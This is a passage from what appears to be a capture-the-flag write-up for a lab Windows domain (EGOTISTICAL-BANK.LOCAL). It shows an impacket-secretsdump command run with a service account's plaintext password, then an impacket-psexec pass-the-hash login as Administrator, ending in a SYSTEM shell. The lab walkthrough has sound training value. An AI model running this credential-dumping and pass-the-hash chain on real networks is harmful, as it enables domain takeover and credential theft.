impacket-secretsdump EGOTISTICAL-BANK.LOCAL/svc_loanmgr:'Moneymakestheworldgoround!'@10.10.10.175
it’s time for PsExec!!,
impacket-psexec Administrator@10.10.10.175 -hashes "aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e"
and we got the shell as NT authority\SYSTEM user.
